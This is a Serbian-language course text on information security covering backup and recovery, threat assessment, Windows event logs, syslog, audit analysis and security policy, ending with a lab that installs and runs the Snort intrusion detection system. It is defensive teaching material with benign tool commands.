Redudantnost ne poništava bilo koje kršenje poverljivosti, kao što su krađe podataka ili dokumenata, ali se koristi za oporavak od gubitka podataka. U idealnom slučaju, svi važni podaci u sistemu trebalo bi da budu dostupni izvan lokacije preduzeća (engl. off-site), kao i ažurirani blizu realnom vremenu kao što je odobreno na osnovu odnosa troškovi/korist. Za širokopojasne veze sada je gotovo univerzalno dostupan, skup šifrovanih rezervnih kopija preko privatne mreže ili preko Interneta. U ekstremnim, „vrućim“ lokacijama (engl. hot-site) može biti izrađen server izvan lokacije preduzeća koji je spreman da brzo preuzme rad i da na raspolaganju budu kopije operativnih podataka gotovo u realnom vremenu.

Oporavak od fizičkog oštećenja opreme ili na stranicama zavisi od prirode oštećenja i, najvažnije, od prirode ostatka. Oštećenja od vode, dima, požara mogu ostaviti iza opasne materijale koji se moraju pedantno ukloniti sa strana pre normalnog rada, i uobičajen paket opreme se može rekonstruisati. U mnogim slučajevima, to zahteva dovođenje stručnjaka izvan organizacije za oporavak da izvrše čišćenje.

Ova lekcija sadrži video materijal. Ukoliko želite da pogledate ovaj video morate da otvorite LAMS lekciju.

PROCENA PRETNJI

Primenom programa fizičke bezbednosti, organizacija treba da napravi procenu pretnji kako bi se odredila količina resursa namenjenih fizičkoj bezbednosti i raspodela tih sredstava.

Takođe, ovaj proces se primenjuje na logičku bezbednost, i obično uključuje mere kao što su:

- *Postavite upravni odbor od svih onih koji učestvuju u bezbednosti IS imovine, uključujući i sve korisničke zajednice.*
- *Dobijanje informacija i pomoći, kao što su istorijski podaci o spoljnim pretnjama, poplavama, požarima, itd; takođe, traže se stručni saveti od isporučilaca, dobavljača, susednog preduzeća, kadrovske službe, konsultanata i akademaca.*
- *Identifikovati sve moguće pretnje, uključujući one koje su specifične za IS operacije, kao i one koji su uopštenije, obuhvatajući izgradnju i geografsko područje.*
- *Određivanje verovatnoće za svaku pretnju tako da pretnje mogu biti grupisane na način da se predlaže gde treba usmeriti pažnju. Sve informacije iz 2. koraka se mogu primeniti na ovaj zadatak, ali je izvesno teško.*
- *Približni direktni troškovi u pogledu ozbiljnosti posledica.*
- *Razmatrati kaskadno uključivanje troškova koji proizilaze od pretnji i dodati uticaj iznenadnih troškova.*
- *Prioritete pretnji. Utvrditi relativnu važnost pretnji kao vodič fokusirajući se na prevenciju.*
- *Kompletan izveštaj procene pretnji koji sadrži listu prioriteta, uz komentar kako su postignuti rezultati. Ovaj izveštaj služi kao izvor podataka za planiranje procesa koji slede.*

Ova lekcija sadrži video materijal. Ukoliko želite da pogledate ovaj video morate da otvorite LAMS lekciju.

PLANIRANJE I IMPLEMENTACIJA

Nakon urađene procene pretnji, upravni odbor, ili drugi odbor, razvija plan za pretnju, prevenciju, ublažavanje i oporavak.

Organizacija preduzima sledeći tipičan niz koraka:

- Procena unutrašnjih i spoljašnjih resursa: *To su sredstva za prevenciju i odgovor. Opravdan pristup je da se ponovo koristiti relativna skala od 1 (jaka sposobnost sprečavanja i odgovora) do 5 (slaba sposobnost sprečavanja i odgovora). Ta skala se može kombinovati sa prioritetom obeleženih pretnji, sa fokusom na planirane resurse.*
- Identifikovanje izazova i prioriteta delovanja: *Odrediti specifične ciljeve i događaje. Napravite listu zadataka koji se izvode, po kome i kada. Odredite kako ćete adresirati problematičnu oblast i nedostatke resursa koji su identifikovani u analizi ranjivosti.*
- Napraviti plan: *Ovaj plan treba da uključuje mere prevencije i opreme koji su potrebni za procedure hitne reakcije. Plan treba da uključuje dokumente podrške, kao što je lista hitnih poziva, izgradnje i mapa sajta i lista resursa.*

Poglavlje 7

Windows evenLog

WINDOWS EVENT LOG

Događaj u Windows Event Log je entitet koji opisuje neke zanimljive pojave u računarskom sistemu.

Zapisi događaja sadrže numerički identifikacioni broj, skup atributa (zadatak, kod operacije, nivo, verziju, i ključne reči (task, opcode, level, version , keywords)), i opcionalno korisničke podatke. Podaci i atributi događaja imaju XML ili binarni format. Windows sadrži tri tipa logs događaja:

- *Sistemski dnevnik događaja (engl. system event log): koriste aplikacije sa instaliranim sistemskim servisima, drajveri ili komponente ili programe koje su u relaciji sa zdravljem računarskog sistema.*
- *Aplikativni dnevnik događaja (engl. application event log): događaji za sve aplikaije na korisničkom nivou. Dnevnik nije obezbeđen i otvoren je za sve aplikacije.*
- *Bezbednosni dnevnik događaja (engl. security event log): Windows audit dnevnik. Dnevnik događaja je namenjen za ekskluzivno korišćenje Windows Local Security Authority. Korisnički događaji mogu se pojaviti kao audit ako su podržani osnovnom aplikacijom.*

Za sve dnevnike događaja, ili audit tragove, podaci o događajima mogu biti sačuvani u XML formatu.

Ova lekcija sadrži video materijal. Ukoliko želite da pogledate ovaj video morate da otvorite LAMS lekciju.

KATEGORIJE WINDOWS DOGAĐAJA

Navodi se devet različitih kategorija dogadjaja u Windows sistemu.

Windows sistem omogućava korisnicima audit u devet različitih kategorija:

1. *Događaj prijave na nalog (engl. account logon events)*
2. *Upravljanje nalozima (engl. account management)*
3. *Usluge pristupa direktorijumima (engl. directory service access)*
4. *Događaj prijavljivanja*
5. *Pristup objektu (engl. object access)*
6. *Promene pravila (engl. policy changes)*
7. *Privilegija korišćenja (engl. privilege use)*

8. *Praćenje procesa (engl.* process tracking*)*
9. *Sistemski događaji (engl.*system events*)*

UNIX SYSLOG

Syslog je UNIX mehanizam opšte namene za prijavljivanja koji se nalazi na svim UNIX i Linux verzijama.

Različite implementacije UNIX će imati različite varijante syslog objekata i nema uniformi sistem log formata. Ovde je dat kratak pregled nekih syslog povezanih funkcija i pogled na syslog protokol. Syslog objekti se sastoji od sledećih elemenata:

- *syslog (): aplikativni programski interfejs (API) pozvan od nekoliko standardnih sistemskih korisničkih programa i dostupan za prijavu programa ;*
- *logger: UNIX komanda koristiti se za dodavanje entieta (*single-line entries*) ;*
- */etc/syslog.conf: konfiguraciona datoteka koja se koristi za kontrolu prijavljivanja i rutiranje događaja prijavljivanja;*
- *syslogd sistemski proces za prijem i rutiranje prijavljivanja na sistem poziva se iz syslog () i logger naredbe.*

Osnovna usluga koju nudi UNIX syslog je sredstvo za sakupljanje relevantnih događaja, skladištenje, i protokol za prenošenje syslog poruke od drugih računara na centralnu mašinu koja radi kao syslog server.

Ova lekcija sadrži video materijal. Ukoliko želite da pogledate ovaj video morate da otvorite LAMS lekciju.

ANALIZA AUDIT TRAGOVA

Za izvršavanje korisne audit analize, analitičar ili bezbednosni administrator treba da razumeju dostupne informacije i na koji način se mogu iskoristiti.

Programi i procedure za analizu audit traga variraju u zavisnosti od konfiguracije sistema, oblasti bezbednosti, dostupnosti softvera, bezbednosnih pravila organizacije, kao i uzorka ponašanja legitimnih korisnika i napadača.

Bezbednosni administrator treba da razume sadržaj okolnih pojedinačnih unosa u dnevnik (engl. log entries*). Relevantne informacije mogu biti u drugim stavkama istog dnevnika, u drugim dnevnicima, i nednevničkom izvoru kao što su upravljanje konfiguracijom unosa. Administrator treba da prepozna potencijalno nepouzdane unose.*

Većina audit formata datoteka sadrži mešavinu običnog jezika plus šifrovane poruke ili kodove koje su značajni za dobavljača softvera, ali ne nužno za administratora. Administrator mora učiniti napor da dešifruje što više informacija koje su sadržane u dnevniku. U nekim slučajevima, program za analizu dnevnika izvršava redukciju podataka; na taj način smanjuje opterećenje za administratora.

Najefikasniji način da se dobije solidno razumevanje dnevničkih podataka je redovan pregled i analiza delova (na primer, svaki dan). Cilj je da se eventualno bolje razumeju osnovni tipični unosi u dnevnik.

TIPOVI ANALIZE AUDIT ZAPISA

Audit tragovi se mogu koristit na više načina.

Vrsta analize zavisi, barem delimično, od toga kada treba uraditi analizu. Mogućnosti uključuju:

- *pregled audit tragova nakon događaja: Ovaj tip pregleda pokreće posmatranje događaja, kao što je poznat sistemski ili aplikacioni problemi sa softverom, poznato narušavanje postojeće bezbednosne politike od strane korisnika, ili neki neobjašnjeni problemi sistema ili korisnika. Pregled može skupiti informacije da razradi šta je poznato o događaju, da utvrdi uzrok ili problem, i da predloži korektivne akcije u budućim protivmerama. Ovaj tip pregleda se fokusira na audit tragove koji se odnose na specifične događaje.*
- *periodični pregled audit podataka: Ova vrsta pregleda posmatra sve audit tragove podataka ili u definisanom podskupu podataka, i ima mnogo mogućih ciljeva. Primeri ciljeva uključuju posmatranje događaja ili obrazaca koji nagoveštavaju bezbednosni problem, razvoj profila normalnog ponašanja i traže anormalno ponašanje, i razvoj profila od strane pojedinih korisnika za održavanje stalne evidencije od strane korisnika.*
- *audit analiza u realnom vremenu: alati za audit analizu mogu se koristiti u realnom vremenu, ili blizu realnom vremenu. Analiza u realnom vremenu je deo funkcije za detekciju upada.*

PREGLED AUDITA

Razlikuje se od analize audit traga podataka upotrebom redukcije podataka i alata analize.

Pogodnosti audit pregleda omogućavaju administratoru da pročita informacije iz odabranih audit zapisa. Specifikacija zajednički kriterijumi (Common Criteria) poziva mogućnost koja omogućava audit selekciju pre-ili posle-skladištenja i uključuje mogućnost selektivnog pregleda sledeće:

- *akcije jednog ili više korisnika (npr. identifikacija, provere identiteta, upis sistema i kontrola pristupa akcija),*
- *akcije koje se izvode na određenom objektu ili resursima sistema,*
- *sve ili određeni skup audit izuzetaka,*
- *akcije povezane sa određenim sistemom ili atributima bezbednosti.*

Audit pregled može se fokusirati na zapise koje se podudaraju sa određenim atributima, kao što su korisnik ili grupa korisnika, datum i vreme zapisa, tip zapisa, učestalost zapisa u vremenu, itd. Jedan automatizovani alat, koji može biti koristan za audit pregled, jeste

određivanje prioriteta audit zapisa zasnovanih na unosu administratora. Određivanje pririoriteta zapisa može biti zasnovano na kombinaciji faktora. Pregled audita omogućava administratoru da dobije osećaj za tekući rad sistema i profile korisnika i aplikacija na sistemu, nivo aktivnosti napada i događaje u vezi sa bezbednošću. Takođe, pregled audita može se koristiti za razumevanje napada i odgovor sistema, šta je dovelo do promene u softveru i procedurama.

Poglavlje 8

Vežba - Konfiguracija IDS i Honeypots-a

POLITIKA BEZBEDNOSTI FIRME

Upoznavanje sa politikom bezbednosti firme (Predviđeno vreme trajanja vežbe je 45 minuta)

Pravila organizacione bezbednosti u nekoj firm se mogu definisati kao:

“Formalne izjave pravila koja ljudi sa pristupom tehnologijama i dobrima organizacije moraju da poštuju”

Obično uključuju:

1. Pisani dokument bezbednosne politike

2. Definisanje i prihvatljivog ponašanja, očekivane radnje, i odgovornosti zaposlenih

3. Razjašnjavanje šta je zaštićeno i zašto

4. Uobličavanje bezbednosne procedure / kontrole

5. Potvrđivanje odgovornost za zaštitom

6. Obezbjeđivanje osnova za rešavanje konflikata

7. Pravila koja mora da se odnosi na bezbednosnu izvršnu odluku

8. Mere zaštite informacije, u skladu sa zakonom, ispunjava ciljeve organizacije

Politika bezbednosti je dokument koji navodi u pisanom obliku kako firma planira da zaštiti fizičke resurse i IT imovinu.

Politika bezbednisti se često smatra "živi dokumentom", što znači da se ovaj dokument nikada ne smatra završenim, jer ga stalno ažurira tehnologija i novi zahtevi koji se postavljaju na zaposlene.

Politika bezbednosti može da sadrži document AUP (engl. Acceptable Use Policy), dokument koji objašnjava kako firma planira da edukuje svoje zaposlene kako da zaštite resurse njihove firme, objašnjenje kako će se mere provoditi i ko će ih provoditi. Ovaj domument može da sadrži opis postupaka za ocenu efikasnosti politike kako bi se osiguralo da se potrebne korekcije i izvrše.

ELEMENTI BEZBEDNOSNE POLITIKE

Politika bezbednosti neke firme obično sadrži određene elemente

• Principi
• Struktura izveštavanja organizacije
• Fizička bezbednost
• Zapošljavanje, menadžment, i otpuštanje
• Zaštita podataka
• Bezbednost komunikacija
• Hardver
• Softver
• Operativni sistemi
• Tehnička podrška
• Privatnost
• Pristup
• Odgovornost
• Autentifikacija
• Dostupnost

Bezbednost u procesu zapošljavanja

• "obezbeđivanje da zaposleni, izvođači i korisnici treće strane razumeju svoje obaveze, da su odgovorni za uloge za koje su odabrani i da se umanji rizik krađe, prevare ili zloupotreba prostorija"

Sporazumi o zapošljavanju
• Zaposleni treba da se slože sa uslovima i da potpišu ugovor o zapošljavanju, koji treba da sadrži:
– informacije o svojim i bezbednosnim obavezama organizacije
– sporazum o poverljivosti i ne objavljivanju
– sporazum da se pridržava bezbednosne politike organizacije
Ciljevi bezbednosti tekućeg zaposlenja:
– osigurati zaposlene, kontraktor
– znati njihovu odgovornost i obaveze
– su oprema za pomoć organizovanju bezbednosne politike u njihovom radu, i redukovati rizik grešaka ljudi.

POTREBNA BEZBEDNOSNA POLITIKA I ŠKOLOVANJE

Zaposleni u organizacijama moraju stalno da se usavaršavaju što se bezbednosti tiče

• Principi bezbednosti:

– najmanje privilegije

– razdvajanje dužnosti

– E-mail & Internet pristup za zaposlene je uobičajen u kancelarijama i nekim fabrikama


– Porast broja pravila e-mail i Internet korišćenju bezbednosnim pravilnicima organizacija

INSTALIRANJE SNORT-A

Snort je prenosni sistem detekcije upada (IDS) za Windovs i Linux operativne sisteme.

Snort je prenosni sistem detekcije upada (IDS) za Windovs i Linux operativne sisteme. Ovaj alat je u stanju da uhvati mrežnu analizu saobraćaja u realnom vremenu i obavlja prijavu paketa na TCP/IP mreže.

Da biste postigli bolje razumevanje ove tehnologije, pogledajte materijal za kurseve ili koristite željeni pretraživač da biste detaljnije istražili ovu temu.
Korak 1
Povezižite se na PLABWIN10. Otvorite Windows pretragu u Internet Exploreru.



Slika 8.1 Prikaz PLABWIN10: Desktop [Izvor: Autor]

Korak 2
Na intranet stranici idite na sledeći link

```
[..] > Tools > Hacking Tools
```

Pomerite stranicu ka dole da pronadjete Snort_2_9_7_0_Installer.exe.

Slika 8.2 Prikaz of PLABWIN10: Intranet stranica [Izvor: Autor]


Korak 3
Kliknite na Snort_2_9_7_0_Installer.exe
Na traci sa alatkama za obaveštenje na dnu stranice kliknite na dugme Run.
Kada ste obavešteni da "kontrola korisničkih naloga" kliknite Yes.
Korak 4
Na stranici License Agreemen, kliknite I Agree.

Slika 8.3 Prikaz PLABWIN10: Skidanje Snort-a [Izvor: Autor]

ODABIR KOMPONENTI

Dati su koraci za odabir komponenti i lokacije

Korak 5
Na stranici Choose Components, kliknite Next.



Slika 8.4 Prikaz PLABWIN10: Instaliranje Snort-a [Izvor: Autor]

Korak 6
Na stranici Choose Install Location, prihvatite osnovna podešavanja i kliknite Next

Slika 8.5 Prikaz of PLABWIN10: Instaliranje Snort-a [Izvor: Autor]

Korak 7
Kada je instalacija Snort-a završena, kliknite Close.

Slika 8.6 Prikaz PLABWIN10: Završena instalacija Snort-a [Izvor: Autor]


Korak 8
Sistem govori da je Snort uspešno instaliran.
Kliknite OK. Držite Internet Explorer prozor otvorenim.

Slika 8.7 Prikaz PLABWIN10: Snort potvrda [Izvor: Autor]

PREUZIMANJE SNORT PRAVILA

Dati su koraci za preuzimanje datoteke Snort pravila

Korak 1
Na PLABWIN10 uređaju, dok je Tools and resources stranica otvorena, pomerite stranicu i kliknite na [Tools].




Slika 8.8 Prikaz PLABWIN10: Preuzimanje Snort pravila sa interneta [Izvor: Autor]

Korak 2
Na [..] > Tools putanji, skrilujte dole i kliknite Snort.
Korak 3
Preuzmerili ste se na [..] > Tools > Snort putanju.
Kliknite blacklist.rules
Na traci sa alatkama za obaveštenje kliknite na Save padajuću listu i izaberite Save As


Slika 8.9 Prikaz PLABWIN10: Preuzimanje Snort pravila sa interneta [Izvor: Autor]

Korak 4
U Save As dijalogu, prošitite Computer > Local Disk C > Snort I kliknite na Rules folder. File name polje je automatski popunjeno, kliknite Save.



Slika 8.10 Prikaz PLABWIN10: Čuvanje Snort pravila u rules folder [Izvor: Autor]

Korak 5
Minimizirajte Internet Explorer



Slika 8.11 Prikaz PLABWIN10: Preuzimanje Snort pravila je kompletirano [Izvor: Autor]

TESTIRANJE SNORT-A


Dati su koraci za pokretanje komandne linije za Snort

Snort je sistem za otkrivanje otvorenog koda koji može da nadgleda i dnevno može da zapisuje saobraćaj u realnom vremenu. Uz pomoć potpisa, može da odgovori na brojne pretnje

Korak 1

Na PLABWIN10 uređaju, desni klik na Start i kilk na Command Prompt (Admin).

Kliknite Yes na User Account Control.



Slika 8.12 Prikaz PLABWIN10: Pokretanje komandne linije admin-a [Izvor: Autor]

Korak 2

U prozoru komandne linije, promenite doraktorijum tako što ćete ukucati:

```
Cd\snort\bin
```

Kliknite Enter.

Slika 8.13 Prikaz PLABWIN10: Lociranje Snort direktorijuma u komandnoj liniji [Izvor: Autor]

Korak 3

Dok ste na c:>\snort\bin putanji, kako biste prikazali dostupne mrežne interfejse za Snort kucajte:

```
snort -W
```

Kliknite Enter.

Rezultat ove naredbe prikazuje dva mrežna interfejsa # 1 kako je naznačeno kolonom Index.

Slika 8.14 Prikaz PLABWIN10: Korišćenje Snort komandi u komandnoj liniji [Izvor: Autor]


POKRETANJE SNORT-A

Dati su koraci za pokretanje Snort alata

Korak 4 Koristiće se mrežni interfejs 1 kako bi se saslušao sav saobraćaj.
Unesite sledeću naredbu:

```
snort -i 1 -v
```

Kliknite Enter.
Korak 5
Snort će slušati mrežni saobraćaj na mrežnom interfejsu br. 1.
Primetite da Snort neprekidno trči.



Slika 8.15 Prikaz PLABWIN10: Pregled Snort izlaza u komandnoj liniji [Izvor: Autor]


Korak 6
Prvo prekinite prethodnu naredbu pritiskom na Ctrl + C.
Snort će izaći.
Imajte na umu da se spisak protokola prikazuje sa detaljima paketa

Slika 8.16 Prikaz PLABWIN10: Pregled Snort izlaza u komandnoj liniji [Izvor: Autor]

Korak 7
Unesite sledeću naredbu da biste snimili i prikazali sadržaj paketa:

```
snort -i 1 -vd
```

Kliknite Enter.




Slika 8.17 Prikaz PLABWIN10: Pregled Snort izlaza u komandnoj liniji [Izvor: Autor]

POKRETANJE SNORT-A U IDS MODU

Dati su koraci za pokretanje Snort-a u IDS modu

Korak 8
Imajte na umu sledeći izlaz.
Snort će se nastaviti da radi dok sluša izabrani interfejs.




Slika 8.18 Prikaz PLABWIN10: Pregled Snort izlaza u komandnoj liniji [Izvor: Autor]

Korak 9
Kliknite CTRL + C za zaustavljanje.
Nakon što prekinete komandu, prikazuju se detalji protokola i paketa.
Korak 10
Pokrenimo Snort u IDS modu.
Unesite sledeću naredbu:


```
snort -c  c:\snort\etc\snort.conf  -l  c:\snort\log  -K ascii
```

Kliknite Enter.



Slika 8.19 Prikaz PLABWIN10: Komandna linija sa Snort kodom [Izvor: Autor]

Korak 11
Snort prijavljuje fatalnu grešku.
Morate da rešite ovu grešku kako biste osigurali da možete pokrenuti Snort u IDS modu.
Minimizirajte prozor kontolne linije




Slika 8.20 Prikaz PLABWIN10: Komandna linija sa Snort-om u IDS modu [Izvor: Autor]

KREIRAJTE SNORT FOLDERA


Dati su koraci za kreiranje Snort foldera

Korak 1
Na PLABWIN10, pokrenite Windows Explorer iz trake sa zadacima.
Dođite do C:\snort\lib putanje.
Kreirajte folder pod nazivom snort_dynamicrules.




Slika 8.21 Prikaz PLABWIN10: Snort lib folder [Izvor: Autor]

Korak 2
Pritisnite taster ALT da biste prikazali gornje menije.
Kliknite na dugme View menija i izaberite Options, a zatim promenite opciju foldera i pretrage…



Slika 8.22 Prikaz PLABWIN10: Modifikacija opcija pregleda [Izvor: Autor]

Korak 3
U opcijama foldera kliknite na karticu View.
Na kartici View, sakrijte Hide ekstenzije za poznate tipove datoteka.
Kliknite na dugme OK.




Slika 8.23 Prikaz PLABWIN10: Opcije foldera promenjene su da dozvole proširenja pregleda [Izvor: Autor]

KREIRANJE DATOTEKA PRAVILA U SNORT FOLDERU

Dati su koraci za kreiranje datoteka pravila u Snort folderu

Korak 4
Vratite se u prozor Windovs Explorer-a.
Dođite do C: \ Snort \ Ruler folder putanje.
Kreirajte dve tekstualne datoteke.
Desnim tasterom miša kliknite na okno detalja i izaberite New > Text Document.



Slika 8.24 Prikaz PLABWIN10: Kreiranje novog foldera [Izvor: Autor]

